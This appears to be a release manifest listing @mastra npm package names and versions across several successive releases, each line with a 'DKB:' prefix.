DKB:@mastra/voice-playai@0.13.0
DKB:@mastra/voice-openai@0.13.0
DKB:@mastra/voice-openai-realtime@0.13.0
DKB:@mastra/voice-murf@0.13.0
DKB:@mastra/voice-modelslab@0.2.0
DKB:@mastra/voice-inworld@0.4.0
DKB:@mastra/voice-google@0.13.0
DKB:@mastra/voice-google-gemini-live@0.13.0
DKB:@mastra/voice-gladia@0.13.0
DKB:@mastra/voice-elevenlabs@0.13.0
DKB:@mastra/voice-deepgram@0.13.0
DKB:@mastra/voice-cloudflare@0.13.0
DKB:@mastra/voice-azure@0.12.0
DKB:@mastra/voice-aws-nova-sonic@0.2.0
DKB:@mastra/vercel@1.1.0
DKB:@mastra/vectorize@1.1.0
DKB:@mastra/upstash@1.2.0
DKB:@mastra/turbopuffer@1.1.0
DKB:@mastra/temporal@0.2.0
DKB:@mastra/tavily@1.1.0
DKB:@mastra/stagehand@0.3.0
DKB:@mastra/spanner@1.2.0
DKB:@mastra/slack@1.4.0
DKB:@mastra/server@1.45.0
DKB:@mastra/sentry@1.2.0
DKB:@mastra/schema-compat@1.3.0
DKB:@mastra/s3vectors@1.1.0
DKB:@mastra/s3@0.6.0
DKB:@mastra/redis@1.2.0
DKB:@mastra/redis-streams@0.1.0
DKB:@mastra/react@1.1.0
DKB:@mastra/railway@0.2.0
DKB:@mastra/rag@2.3.0
DKB:@mastra/qdrant@1.1.0
DKB:@mastra/posthog@1.1.0
DKB:@mastra/playground-ui@35.0.0
DKB:@mastra/pinecone@1.1.0
DKB:@mastra/pg@1.14.0
DKB:@mastra/perplexity@0.2.0
DKB:@mastra/otel-exporter@1.3.0
DKB:@mastra/otel-bridge@1.3.0
DKB:@mastra/opensearch@1.1.0
DKB:@mastra/opencode@0.1.0
DKB:@mastra/openai@1.1.0
DKB:@mastra/observability@1.15.0
DKB:@mastra/nestjs@0.2.0
DKB:@mastra/mysql@0.2.0
DKB:@mastra/mssql@1.4.0
DKB:@mastra/mongodb@1.10.0
DKB:@mastra/modal@0.3.0
DKB:@mastra/memory@1.21.0
DKB:@mastra/mcp@1.11.0
DKB:@mastra/mcp-registry-registry@1.1.0
DKB:@mastra/mcp-docs-server@1.2.0
DKB:@mastra/longmemeval@1.1.0
DKB:@mastra/loggers@1.2.0
DKB:@mastra/libsql@1.14.0
DKB:@mastra/langsmith@1.3.0
DKB:@mastra/langfuse@1.4.0
DKB:@mastra/lance@1.1.0
DKB:@mastra/laminar@1.3.0
DKB:@mastra/koa@1.6.0
DKB:@mastra/inngest@1.6.0
DKB:@mastra/hono@1.5.0
DKB:@mastra/google-drive@0.2.0
DKB:@mastra/google-cloud-pubsub@1.1.0
DKB:@mastra/github-signals@0.2.0
DKB:@mastra/gcs@0.3.0
DKB:@mastra/files-sdk@0.3.0
DKB:@mastra/fastify@1.4.0
DKB:@mastra/fastembed@1.2.0
DKB:@mastra/express@1.4.0
DKB:@mastra/evals@1.4.0
DKB:@mastra/elasticsearch@1.3.0
DKB:@mastra/editor@0.13.0
DKB:@mastra/e2b@0.4.0
DKB:@mastra/dynamodb@1.1.0
DKB:@mastra/duckdb@1.5.0
DKB:@mastra/dsql@1.1.0
DKB:@mastra/docker@0.4.0
DKB:@mastra/deployer@1.45.0
DKB:@mastra/deployer-vercel@1.2.0
DKB:@mastra/deployer-netlify@1.2.0
DKB:@mastra/deployer-cloudflare@1.2.0
DKB:@mastra/deployer-cloud@1.45.0
DKB:@mastra/daytona@0.5.0
DKB:@mastra/datadog@1.3.0
DKB:@mastra/cursor@0.3.0
DKB:@mastra/couchbase@1.1.0
DKB:@mastra/core@1.45.0
DKB:@mastra/convex@1.3.0
DKB:@mastra/codemod@1.1.0
DKB:@mastra/cloudflare@1.5.0
DKB:@mastra/cloudflare-d1@1.1.0
DKB:@mastra/client-js@1.26.0
DKB:@mastra/clickhouse@1.11.0
DKB:@mastra/claude@0.3.0
DKB:@mastra/chroma@1.1.0
DKB:@mastra/browser-viewer@0.2.0
DKB:@mastra/browser-firecrawl@0.2.0
DKB:@mastra/brightdata@0.3.0
DKB:@mastra/braintrust@1.2.0
DKB:@mastra/blaxel@0.5.0
DKB:@mastra/azure@0.3.0
DKB:@mastra/auth@1.1.0
DKB:@mastra/auth-workos@1.6.0
DKB:@mastra/auth-supabase@1.1.0
DKB:@mastra/auth-studio@1.3.0
DKB:@mastra/auth-okta@0.1.0
DKB:@mastra/auth-neon@0.3.0
DKB:@mastra/auth-firebase@1.1.0
DKB:@mastra/auth-cloud@1.2.0
DKB:@mastra/auth-clerk@1.2.0
DKB:@mastra/auth-better-auth@1.1.0
DKB:@mastra/auth-auth0@1.2.0
DKB:@mastra/astra@1.1.0
DKB:@mastra/arthur@0.4.0
DKB:@mastra/arize@1.3.0
DKB:@mastra/ai-sdk@1.5.0
DKB:@mastra/agentfs@0.2.0
DKB:@mastra/agentcore@0.3.0
DKB:@mastra/agent-builder@1.1.0
DKB:@mastra/agent-browser@0.4.0
DKB:@mastra/acp@0.3.0
DKB:mastracode@0.23.0
DKB:mastra@1.14.0
DKB:create-mastra@1.14.0
DKB:@mastra/voice-xai-realtime@0.1.3
DKB:@mastra/voice-speechify@0.12.3
DKB:@mastra/voice-sarvam@1.0.3
DKB:@mastra/voice-playai@0.12.3
DKB:@mastra/voice-openai-realtime@0.12.7
DKB:@mastra/voice-murf@0.12.4
DKB:@mastra/voice-modelslab@0.1.3
DKB:@mastra/voice-inworld@0.3.2
DKB:@mastra/voice-google-gemini-live@0.12.3
DKB:@mastra/voice-gladia@0.12.3
DKB:@mastra/voice-cloudflare@0.12.4
DKB:@mastra/voice-azure@0.11.3
DKB:@mastra/vercel@1.0.2
DKB:@mastra/upstash@1.1.4
DKB:@mastra/temporal@0.1.15
DKB:@mastra/tavily@1.0.4
DKB:@mastra/stagehand@0.2.6
DKB:@mastra/spanner@1.1.3
DKB:@mastra/slack@1.3.2
DKB:@mastra/server@1.43.0
DKB:@mastra/sentry@1.1.5
DKB:@mastra/schema-compat@1.2.13
DKB:@mastra/redis-streams@0.0.5
DKB:@mastra/react@1.0.2
DKB:@mastra/railway@0.1.2
DKB:@mastra/posthog@1.0.30
DKB:@mastra/playground-ui@34.0.0
DKB:@mastra/pg@1.13.2
DKB:@mastra/perplexity@0.1.2
DKB:@mastra/otel-exporter@1.2.4
DKB:@mastra/otel-bridge@1.2.4
DKB:@mastra/opensearch@1.0.4
DKB:@mastra/opencode@0.0.48
DKB:@mastra/openai@1.0.3
DKB:@mastra/observability@1.14.3
DKB:@mastra/nestjs@0.1.16
DKB:@mastra/mysql@0.1.2
DKB:@mastra/mongodb@1.9.4
DKB:@mastra/modal@0.2.3
DKB:@mastra/memory@1.20.5
DKB:@mastra/mcp-docs-server@1.1.48
DKB:@mastra/longmemeval@1.0.51
DKB:@mastra/libsql@1.13.2
DKB:@mastra/langsmith@1.2.5
DKB:@mastra/langfuse@1.3.7
DKB:@mastra/lance@1.0.8
DKB:@mastra/laminar@1.2.4
DKB:@mastra/koa@1.5.15
DKB:@mastra/hono@1.4.27
DKB:@mastra/google-drive@0.1.2
DKB:@mastra/github-signals@0.1.3
DKB:@mastra/files-sdk@0.2.2
DKB:@mastra/fastify@1.3.32
DKB:@mastra/express@1.3.32
DKB:@mastra/elasticsearch@1.2.2
DKB:@mastra/editor@0.12.0
DKB:@mastra/e2b@0.3.5
DKB:@mastra/deployer@1.43.0
DKB:@mastra/deployer-vercel@1.1.39
DKB:@mastra/deployer-netlify@1.1.21
DKB:@mastra/deployer-cloudflare@1.1.45
DKB:@mastra/deployer-cloud@1.43.0
DKB:@mastra/datadog@1.2.6
DKB:@mastra/core@1.43.0
DKB:@mastra/codemod@1.0.5
DKB:@mastra/client-js@1.25.0
DKB:@mastra/browser-viewer@0.1.4
DKB:@mastra/browser-firecrawl@0.1.2
DKB:@mastra/brightdata@0.2.3
DKB:@mastra/braintrust@1.1.5
DKB:@mastra/azure@0.2.4
DKB:@mastra/auth-workos@1.5.4
DKB:@mastra/auth-supabase@1.0.3
DKB:@mastra/auth-studio@1.2.5
DKB:@mastra/auth-okta@0.0.6
DKB:@mastra/auth-neon@0.2.0
DKB:@mastra/auth-firebase@1.0.2
DKB:@mastra/auth-cloud@1.1.5
DKB:@mastra/auth-clerk@1.1.0
DKB:@mastra/auth-auth0@1.1.0
DKB:@mastra/astra@1.0.3
DKB:@mastra/arthur@0.3.4
DKB:@mastra/arize@1.2.4
DKB:@mastra/ai-sdk@1.4.7
DKB:@mastra/agentfs@0.1.2
DKB:@mastra/agentcore@0.2.3
DKB:@mastra/agent-builder@1.0.43
DKB:@mastra/agent-browser@0.3.3
DKB:mastracode@0.22.3
DKB:mastra@1.13.0
DKB:create-mastra@1.13.0
DKB:@mastra/voyageai@0.1.0
DKB:@mastra/voice-google@0.12.2
DKB:@mastra/voice-google-gemini-live@0.12.1
DKB:@mastra/voice-aws-nova-sonic@0.1.3
DKB:@mastra/upstash@1.1.2
DKB:@mastra/turbopuffer@1.0.2
DKB:@mastra/temporal@0.1.13
DKB:@mastra/tavily@1.0.2
DKB:@mastra/stagehand@0.2.4
DKB:@mastra/spanner@1.1.1
DKB:@mastra/server@1.42.0
DKB:@mastra/sentry@1.1.3
DKB:@mastra/s3vectors@1.0.6
DKB:@mastra/s3@0.5.2
DKB:@mastra/redis@1.1.2
DKB:@mastra/redis-streams@0.0.3
DKB:@mastra/react@0.6.0
DKB:@mastra/railway@0.1.0
DKB:@mastra/posthog@1.0.28
DKB:@mastra/playground-ui@33.0.0
DKB:@mastra/pg@1.13.0
DKB:@mastra/otel-exporter@1.2.2
DKB:@mastra/otel-bridge@1.2.2
DKB:@mastra/opensearch@1.0.2
DKB:@mastra/opencode@0.0.46
DKB:@mastra/openai@0.1.0
DKB:@mastra/nestjs@0.1.14
DKB:@mastra/mssql@1.3.1
DKB:@mastra/mongodb@1.9.2
DKB:@mastra/memory@1.20.3
DKB:@mastra/mcp@1.10.0
DKB:@mastra/mcp-docs-server@1.1.46
DKB:@mastra/longmemeval@1.0.49
DKB:@mastra/libsql@1.13.0
DKB:@mastra/langfuse@1.3.5
DKB:@mastra/laminar@1.2.2
DKB:@mastra/koa@1.5.13
DKB:@mastra/inngest@1.5.1
DKB:@mastra/hono@1.4.25
DKB:@mastra/google-cloud-pubsub@1.0.5
DKB:@mastra/github-signals@0.1.1
DKB:@mastra/gcs@0.2.2
DKB:@mastra/fastify@1.3.30
DKB:@mastra/express@1.3.30
DKB:@mastra/evals@1.3.0
DKB:@mastra/editor@0.11.2
DKB:@mastra/e2b@0.3.3
DKB:@mastra/dynamodb@1.0.8
DKB:@mastra/duckdb@1.4.2
DKB:@mastra/dsql@1.0.2
DKB:@mastra/deployer@1.42.0
DKB:@mastra/deployer-vercel@1.1.37
DKB:@mastra/deployer-netlify@1.1.19
DKB:@mastra/deployer-cloudflare@1.1.43
DKB:@mastra/deployer-cloud@1.42.0
DKB:@mastra/datadog@1.2.4
DKB:@mastra/cursor@0.2.0
DKB:@mastra/couchbase@1.0.3
DKB:@mastra/core@1.42.0
DKB:@mastra/client-js@1.24.0
DKB:@mastra/clickhouse@1.10.0
DKB:@mastra/claude@0.2.0
DKB:@mastra/browser-viewer@0.1.2
DKB:@mastra/blaxel@0.4.1
DKB:@mastra/auth-workos@1.5.2
DKB:@mastra/auth-supabase@1.0.1
DKB:@mastra/arthur@0.3.2
DKB:@mastra/arize@1.2.2
DKB:@mastra/ai-sdk@1.4.5
DKB:@mastra/agentcore@0.2.1
DKB:@mastra/agent-builder@1.0.41
DKB:@mastra/agent-browser@0.3.1
DKB:mastracode@0.22.2
DKB:mastra@1.12.2
DKB:create-mastra@1.12.2
DKB:@mastra/temporal@0.1.12
DKB:@mastra/server@1.41.0
DKB:@mastra/react@0.5.2
DKB:@mastra/playground-ui@32.0.2
DKB:@mastra/opencode@0.0.45
DKB:@mastra/nestjs@0.1.13
DKB:@mastra/mcp-docs-server@1.1.45
DKB:@mastra/longmemeval@1.0.48
DKB:@mastra/koa@1.5.12
DKB:@mastra/hono@1.4.24
DKB:@mastra/fastify@1.3.29
DKB:@mastra/express@1.3.29
DKB:@mastra/deployer@1.41.0
DKB:@mastra/deployer-vercel@1.1.36
DKB:@mastra/deployer-netlify@1.1.18
DKB:@mastra/deployer-cloudflare@1.1.42
DKB:@mastra/deployer-cloud@1.41.0
DKB:@mastra/core@1.41.0
DKB:@mastra/client-js@1.23.2
DKB:@mastra/acp@0.2.1
DKB:mastracode@0.22.1
DKB:mastra@1.12.1
DKB:create-mastra@1.12.1
DKB:@mastra/temporal@0.1.11
DKB:@mastra/server@1.40.0
DKB:@mastra/react@0.5.1
DKB:@mastra/playground-ui@32.0.1
DKB:@mastra/opencode@0.0.44
DKB:@mastra/nestjs@0.1.12
DKB:@mastra/mcp-docs-server@1.1.44
DKB:@mastra/longmemeval@1.0.47
DKB:@mastra/koa@1.5.11
DKB:@mastra/hono@1.4.23
DKB:@mastra/fastify@1.3.28
DKB:@mastra/express@1.3.28
DKB:@mastra/deployer@1.40.0
DKB:@mastra/deployer-vercel@1.1.35
DKB:@mastra/deployer-netlify@1.1.17
DKB:@mastra/deployer-cloudflare@1.1.41
DKB:@mastra/deployer-cloud@1.40.0
DKB:@mastra/core@1.40.0
DKB:@mastra/client-js@1.23.1
DKB:mastracode@0.22.0
DKB:mastra@1.12.0
DKB:create-mastra@1.12.0
DKB:@mastra/temporal@0.1.10
DKB:@mastra/server@1.39.0
DKB:@mastra/react@0.5.0
DKB:@mastra/playground-ui@32.0.0
DKB:@mastra/pg@1.12.1
DKB:@mastra/opencode@0.0.43
DKB:@mastra/nestjs@0.1.11
DKB:@mastra/mongodb@1.9.1
DKB:@mastra/memory@1.20.2
DKB:@mastra/mcp@1.9.1
DKB:@mastra/mcp-docs-server@1.1.43
DKB:@mastra/longmemeval@1.0.46
DKB:@mastra/libsql@1.12.1
DKB:@mastra/koa@1.5.10
DKB:@mastra/hono@1.4.22
DKB:@mastra/fastify@1.3.27
DKB:@mastra/express@1.3.27
DKB:@mastra/editor@0.11.1
DKB:@mastra/deployer@1.39.0
DKB:@mastra/deployer-vercel@1.1.34
DKB:@mastra/deployer-netlify@1.1.16
DKB:@mastra/deployer-cloudflare@1.1.40
DKB:@mastra/deployer-cloud@1.39.0
DKB:@mastra/core@1.39.0
DKB:@mastra/client-js@1.23.0
DKB:@mastra/auth-workos@1.5.1
DKB:@mastra/auth-studio@1.2.3
DKB:@mastra/auth-okta@0.0.4
DKB:@mastra/auth-cloud@1.1.3
DKB:@mastra/auth-better-auth@1.0.3
DKB:@mastra/agent-builder@1.0.40
DKB:mastracode@0.21.2
DKB:mastra@1.11.0
DKB:create-mastra@1.11.0
DKB:@mastra/voice-xai-realtime@0.1.1
DKB:@mastra/voice-speechify@0.12.1
DKB:@mastra/voice-sarvam@1.0.1
DKB:@mastra/voice-playai@0.12.1
DKB:@mastra/voice-openai@0.12.2
DKB:@mastra/voice-openai-realtime@0.12.5
DKB:@mastra/voice-murf@0.12.2
DKB:@mastra/voice-modelslab@0.1.1
DKB:@mastra/voice-inworld@0.3.0
DKB:@mastra/voice-google@0.12.1
DKB:@mastra/voice-google-gemini-live@0.12.0
DKB:@mastra/voice-gladia@0.12.1
DKB:@mastra/voice-elevenlabs@0.12.1
DKB:@mastra/voice-deepgram@0.12.1
DKB:@mastra/voice-cloudflare@0.12.2
DKB:@mastra/voice-azure@0.11.1
DKB:@mastra/agent-browser@0.3.0
DKB:@mastra/vercel@0.2.0
DKB:@mastra/temporal@0.1.9
DKB:@mastra/spanner@1.1.0
DKB:@mastra/server@1.38.0
DKB:@mastra/sentry@1.1.2
DKB:@mastra/schema-compat@1.2.11
DKB:@mastra/react@0.4.3
DKB:@mastra/posthog@1.0.27
DKB:@mastra/playground-ui@31.0.0
DKB:@mastra/pg@1.12.0
DKB:@mastra/otel-exporter@1.2.1
DKB:@mastra/otel-bridge@1.2.1
DKB:@mastra/opencode@0.0.42
DKB:@mastra/observability@1.14.1
DKB:@mastra/nestjs@0.1.10
DKB:@mastra/mysql@0.1.0
DKB:@mastra/modal@0.2.1
DKB:@mastra/memory@1.20.1
DKB:@mastra/mcp@1.9.0
DKB:@mastra/mcp-docs-server@1.1.42
DKB:@mastra/longmemeval@1.0.45
DKB:@mastra/loggers@1.1.2
DKB:@mastra/libsql@1.12.0
DKB:@mastra/langsmith@1.2.3
DKB:@mastra/langfuse@1.3.4
DKB:@mastra/laminar@1.2.1
DKB:@mastra/koa@1.5.9
DKB:@mastra/inngest@1.5.0
DKB:@mastra/hono@1.4.21
DKB:@mastra/fastify@1.3.26
DKB:@mastra/fastembed@1.1.2
DKB:@mastra/express@1.3.26
DKB:@mastra/evals@1.2.4
DKB:@mastra/editor@0.11.0
DKB:@mastra/e2b@0.3.2
DKB:@mastra/duckdb@1.4.1
DKB:@mastra/dsql@1.0.1
DKB:@mastra/docker@0.3.0
DKB:@mastra/deployer@1.38.0
DKB:@mastra/deployer-vercel@1.1.33
DKB:@mastra/deployer-netlify@1.1.15
DKB:@mastra/deployer-cloudflare@1.1.39
DKB:@mastra/deployer-cloud@1.38.0
DKB:@mastra/daytona@0.4.1
DKB:@mastra/datadog@1.2.3
DKB:@mastra/cursor@0.1.0
DKB:@mastra/core@1.38.0
DKB:@mastra/convex@1.2.1
DKB:@mastra/cloudflare@1.4.1
DKB:@mastra/client-js@1.22.0
DKB:@mastra/clickhouse@1.9.1
DKB:@mastra/claude@0.1.0
DKB:@mastra/browser-firecrawl@0.1.0
DKB:@mastra/brightdata@0.2.1
DKB:@mastra/braintrust@1.1.3
DKB:@mastra/blaxel@0.4.0
DKB:@mastra/azure@0.2.2
DKB:@mastra/arthur@0.3.1
DKB:@mastra/arize@1.2.1
DKB:@mastra/ai-sdk@1.4.4
DKB:@mastra/agentcore@0.2.0
DKB:@mastra/agent-builder@1.0.39
DKB:@mastra/voice-aws-nova-sonic@0.1.2
DKB:mastracode@0.21.1
DKB:mastra@1.10.2
DKB:create-mastra@1.10.2
DKB:@mastra/temporal@0.1.8
DKB:@mastra/server@1.37.1
DKB:@mastra/sentry@1.1.1
DKB:@mastra/react@0.4.2
DKB:@mastra/playground-ui@30.0.1
DKB:@mastra/otel-exporter@1.2.0
DKB:@mastra/otel-bridge@1.2.0
DKB:@mastra/opencode@0.0.41
DKB:@mastra/nestjs@0.1.9
DKB:@mastra/mcp-docs-server@1.1.41
DKB:@mastra/longmemeval@1.0.44
DKB:@mastra/langfuse@1.3.3
DKB:@mastra/laminar@1.2.0
DKB:@mastra/koa@1.5.8
DKB:@mastra/hono@1.4.20
DKB:@mastra/fastify@1.3.25
DKB:@mastra/express@1.3.25
DKB:@mastra/editor@0.10.1
DKB:@mastra/deployer@1.37.1
DKB:@mastra/deployer-cloud@1.37.1
DKB:@mastra/core@1.37.1
DKB:@mastra/client-js@1.21.1
DKB:@mastra/arthur@0.3.0
DKB:@mastra/arize@1.2.0
DKB:mastracode@0.21.0
DKB:mastra@1.10.1
DKB:create-mastra@1.10.1
DKB:@mastra/voice-murf@0.12.1
DKB:@mastra/temporal@0.1.7
DKB:@mastra/spanner@1.0.0
DKB:@mastra/slack@1.3.0
DKB:@mastra/server@1.37.0
DKB:@mastra/sentry@1.1.0
DKB:@mastra/react@0.4.1
DKB:@mastra/posthog@1.0.26
DKB:@mastra/playground-ui@30.0.0
DKB:@mastra/acp@0.2.0
DKB:@mastra/otel-bridge@1.1.2
DKB:@mastra/opencode@0.0.40
DKB:@mastra/observability@1.14.0
DKB:@mastra/nestjs@0.1.8
DKB:@mastra/memory@1.20.0
DKB:@mastra/mcp@1.8.1
DKB:@mastra/mcp-docs-server@1.1.40
DKB:@mastra/longmemeval@1.0.43
DKB:@mastra/langsmith@1.2.2
DKB:@mastra/langfuse@1.3.2
DKB:@mastra/laminar@1.1.2
DKB:@mastra/koa@1.5.7
DKB:@mastra/hono@1.4.19
DKB:@mastra/files-sdk@0.2.0
DKB:@mastra/fastify@1.3.24
DKB:@mastra/fastembed@1.1.1
DKB:@mastra/express@1.3.24
DKB:@mastra/evals@1.2.3
DKB:@mastra/editor@0.10.0
DKB:@mastra/deployer@1.37.0
DKB:@mastra/deployer-vercel@1.1.32
DKB:@mastra/deployer-netlify@1.1.14
DKB:@mastra/deployer-cloudflare@1.1.38
DKB:@mastra/deployer-cloud@1.37.0
DKB:@mastra/datadog@1.2.2
DKB:@mastra/core@1.37.0
DKB:@mastra/convex@1.2.0
DKB:@mastra/client-js@1.21.0
DKB:@mastra/braintrust@1.1.2
DKB:@mastra/arthur@0.2.12
DKB:@mastra/arize@1.1.2
DKB:@mastra/agent-builder@1.0.38
DKB:@mastra/otel-exporter@1.1.2
DKB:mastra@1.10.0
DKB:create-mastra@1.10.0
DKB:@mastra/voice-openai-realtime@0.12.4
DKB:@mastra/temporal@0.1.6
DKB:@mastra/server@1.36.0
DKB:@mastra/sentry@1.0.24
DKB:@mastra/posthog@1.0.25
DKB:@mastra/agent-builder@1.0.37
DKB:@mastra/clickhouse@1.9.0
DKB:@mastra/otel-exporter@1.1.1
DKB:@mastra/otel-bridge@1.1.1
DKB:@mastra/observability@1.13.0
DKB:@mastra/nestjs@0.1.7
DKB:@mastra/memory@1.19.0
DKB:@mastra/mcp@1.8.0
DKB:@mastra/playground-ui@29.0.0
DKB:@mastra/libsql@1.11.1
DKB:@mastra/langsmith@1.2.1
DKB:@mastra/langfuse@1.3.1
DKB:@mastra/laminar@1.1.1
DKB:@mastra/koa@1.5.6
DKB:@mastra/hono@1.4.18
DKB:@mastra/fastify@1.3.23
DKB:@mastra/fastembed@1.1.0
DKB:@mastra/express@1.3.23
DKB:@mastra/editor@0.9.0
DKB:@mastra/duckdb@1.4.0
DKB:@mastra/deployer@1.36.0
DKB:@mastra/datadog@1.2.1
DKB:@mastra/core@1.36.0
DKB:@mastra/convex@1.1.0
DKB:@mastra/mcp-docs-server@1.1.39
DKB:@mastra/pg@1.11.1
DKB:mastracode@0.20.0
DKB:@mastra/stagehand@0.2.3
DKB:@mastra/slack@1.2.1
DKB:@mastra/react@0.4.0
DKB:@mastra/ai-sdk@1.4.3
DKB:@mastra/opencode@0.0.39
DKB:@mastra/longmemeval@1.0.42
DKB:@mastra/arize@1.1.1
DKB:@mastra/deployer-netlify@1.1.13
DKB:@mastra/deployer-cloudflare@1.1.37
DKB:@mastra/deployer-cloud@1.36.0
DKB:@mastra/client-js@1.20.0
DKB:@mastra/braintrust@1.1.1
DKB:@mastra/auth-workos@1.5.0
DKB:@mastra/auth-okta@0.0.3
DKB:@mastra/arthur@0.2.11
DKB:@mastra/deployer-vercel@1.1.31
DKB:mastracode@0.19.1
DKB:mastra@1.9.3
DKB:create-mastra@1.9.3
DKB:@mastra/temporal@0.1.5
DKB:@mastra/server@1.35.0
DKB:@mastra/react@0.3.3
DKB:@mastra/playground-ui@28.0.1
DKB:@mastra/pg@1.11.0
DKB:@mastra/opencode@0.0.38
DKB:@mastra/nestjs@0.1.6
DKB:@mastra/mongodb@1.9.0
DKB:@mastra/memory@1.18.2
DKB:@mastra/mcp-docs-server@1.1.38
DKB:@mastra/longmemeval@1.0.41
DKB:@mastra/libsql@1.11.0
DKB:@mastra/koa@1.5.5
DKB:@mastra/hono@1.4.17
DKB:@mastra/fastify@1.3.22
DKB:@mastra/express@1.3.22
DKB:@mastra/editor@0.8.1
DKB:@mastra/deployer@1.35.0
DKB:@mastra/deployer-vercel@1.1.30
DKB:@mastra/deployer-netlify@1.1.12
DKB:@mastra/deployer-cloudflare@1.1.36
DKB:@mastra/deployer-cloud@1.35.0
DKB:@mastra/core@1.35.0
DKB:@mastra/cloudflare@1.4.0
DKB:@mastra/client-js@1.19.1
DKB:@mastra/clickhouse@1.8.0
DKB:@mastra/auth-workos@1.4.0
DKB:@mastra/agent-builder@1.0.36
DKB:mastracode@0.19.0
DKB:mastra@1.9.2
DKB:create-mastra@1.9.2
DKB:@mastra/voice-xai-realtime@0.1.0
DKB:@mastra/temporal@0.1.4
DKB:@mastra/server@1.34.0
DKB:@mastra/react@0.3.2
DKB:@mastra/playground-ui@28.0.0
DKB:@mastra/opencode@0.0.37
DKB:@mastra/nestjs@0.1.5
DKB:@mastra/memory@1.18.1
DKB:@mastra/mcp-docs-server@1.1.37
DKB:@mastra/longmemeval@1.0.40
DKB:@mastra/koa@1.5.4
DKB:@mastra/inngest@1.4.1
DKB:@mastra/hono@1.4.16
DKB:@mastra/fastify@1.3.21
DKB:@mastra/express@1.3.21
DKB:@mastra/editor@0.8.0
DKB:@mastra/duckdb@1.3.2
DKB:@mastra/docker@0.2.0
DKB:@mastra/deployer@1.34.0
DKB:@mastra/deployer-vercel@1.1.29
DKB:@mastra/deployer-netlify@1.1.11
DKB:@mastra/deployer-cloudflare@1.1.35
DKB:@mastra/deployer-cloud@1.34.0
DKB:@mastra/core@1.34.0
DKB:@mastra/client-js@1.19.0
DKB:@mastra/clickhouse@1.7.2
DKB:@mastra/auth-workos@1.3.0
DKB:@mastra/agent-builder@1.0.35
DKB:@mastra/acp@0.1.0
DKB:mastracode@0.18.1
DKB:mastra@1.9.1
DKB:create-mastra@1.9.1
DKB:@mastra/temporal@0.1.3
DKB:@mastra/server@1.33.1
DKB:@mastra/react@0.3.1
DKB:@mastra/playground-ui@27.0.1
DKB:@mastra/opencode@0.0.36
DKB:@mastra/nestjs@0.1.4
DKB:@mastra/mcp-docs-server@1.1.36
DKB:@mastra/longmemeval@1.0.39
DKB:@mastra/koa@1.5.3
DKB:@mastra/hono@1.4.15
DKB:@mastra/fastify@1.3.20
DKB:@mastra/express@1.3.20
DKB:@mastra/deployer@1.33.1
DKB:@mastra/deployer-vercel@1.1.28
DKB:@mastra/deployer-netlify@1.1.10
DKB:@mastra/deployer-cloudflare@1.1.34
DKB:@mastra/deployer-cloud@1.33.1
DKB:@mastra/core@1.33.1
DKB:@mastra/client-js@1.18.1
DKB:mastracode@0.18.0
DKB:mastra@1.9.0
DKB:create-mastra@1.9.0
DKB:@mastra/voice-inworld@0.2.0
DKB:@mastra/upstash@1.1.1
DKB:@mastra/temporal@0.1.2
DKB:@mastra/stagehand@0.2.2
DKB:@mastra/slack@1.2.0
DKB:@mastra/server@1.33.0
DKB:@mastra/sentry@1.0.23
DKB:@mastra/schema-compat@1.2.10
DKB:@mastra/redis@1.1.1
DKB:@mastra/redis-streams@0.0.2
DKB:@mastra/react@0.3.0
DKB:@mastra/posthog@1.0.24
DKB:@mastra/playground-ui@27.0.0
DKB:@mastra/pg@1.10.1
DKB:@mastra/otel-exporter@1.1.0
DKB:@mastra/otel-bridge@1.1.0
DKB:@mastra/opencode@0.0.35
DKB:@mastra/observability@1.12.0
DKB:@mastra/nestjs@0.1.3
DKB:@mastra/mssql@1.3.0
DKB:@mastra/mongodb@1.8.1
DKB:@mastra/memory@1.18.0
DKB:@mastra/mcp-docs-server@1.1.35
DKB:@mastra/longmemeval@1.0.38
DKB:@mastra/libsql@1.10.1
DKB:@mastra/langsmith@1.2.0
DKB:@mastra/langfuse@1.3.0
DKB:@mastra/lance@1.0.6
DKB:@mastra/laminar@1.1.0
DKB:@mastra/koa@1.5.2
DKB:@mastra/inngest@1.4.0
DKB:@mastra/hono@1.4.14
DKB:@mastra/google-cloud-pubsub@1.0.4
DKB:@mastra/fastify@1.3.19
DKB:@mastra/express@1.3.19
DKB:@mastra/editor@0.7.24
DKB:@mastra/e2b@0.3.1
DKB:@mastra/dynamodb@1.0.7
DKB:@mastra/duckdb@1.3.1
DKB:@mastra/dsql@1.0.0
DKB:@mastra/deployer@1.33.0
DKB:@mastra/deployer-vercel@1.1.27
DKB:@mastra/deployer-netlify@1.1.9
DKB:@mastra/deployer-cloudflare@1.1.33
DKB:@mastra/deployer-cloud@1.33.0
DKB:@mastra/datadog@1.2.0
DKB:@mastra/core@1.33.0
DKB:@mastra/convex@1.0.11
DKB:@mastra/cloudflare@1.3.3
DKB:@mastra/cloudflare-d1@1.0.6
DKB:@mastra/client-js@1.18.0
DKB:@mastra/clickhouse@1.7.1
DKB:@mastra/brightdata@0.2.0
DKB:@mastra/braintrust@1.1.0
DKB:@mastra/arthur@0.2.10
DKB:@mastra/arize@1.1.0
DKB:@mastra/ai-sdk@1.4.2
DKB:@mastra/agent-builder@1.0.34
DKB:@mastra/agent-browser@0.2.2
DKB:mastracode@0.17.2
DKB:mastra@1.8.1
DKB:create-mastra@1.8.1
DKB:@mastra/temporal@0.1.1
DKB:@mastra/server@1.32.1
DKB:@mastra/react@0.2.35
DKB:@mastra/playground-ui@26.0.1
DKB:@mastra/opencode@0.0.34
DKB:@mastra/nestjs@0.1.2
DKB:@mastra/mcp-docs-server@1.1.34
DKB:@mastra/longmemeval@1.0.37
DKB:@mastra/koa@1.5.1
DKB:@mastra/hono@1.4.13
DKB:@mastra/fastify@1.3.18
DKB:@mastra/express@1.3.18
DKB:@mastra/deployer@1.32.1
DKB:@mastra/deployer-vercel@1.1.26
DKB:@mastra/deployer-netlify@1.1.8
DKB:@mastra/deployer-cloudflare@1.1.32
DKB:@mastra/deployer-cloud@1.32.1
DKB:@mastra/core@1.32.1
DKB:@mastra/client-js@1.17.1
DKB:mastracode@0.17.1
DKB:mastra@1.8.0
DKB:create-mastra@1.8.0
DKB:@mastra/voice-aws-nova-sonic@0.1.1
DKB:@mastra/temporal@0.1.0
DKB:@mastra/slack@1.1.1
DKB:@mastra/server@1.32.0
DKB:@mastra/sentry@1.0.22
DKB:@mastra/s3vectors@1.0.5
DKB:@mastra/s3@0.5.1
DKB:@mastra/react@0.2.34
DKB:@mastra/posthog@1.0.23
DKB:@mastra/playground-ui@26.0.0
DKB:@mastra/pg@1.10.0
DKB:@mastra/otel-exporter@1.0.22
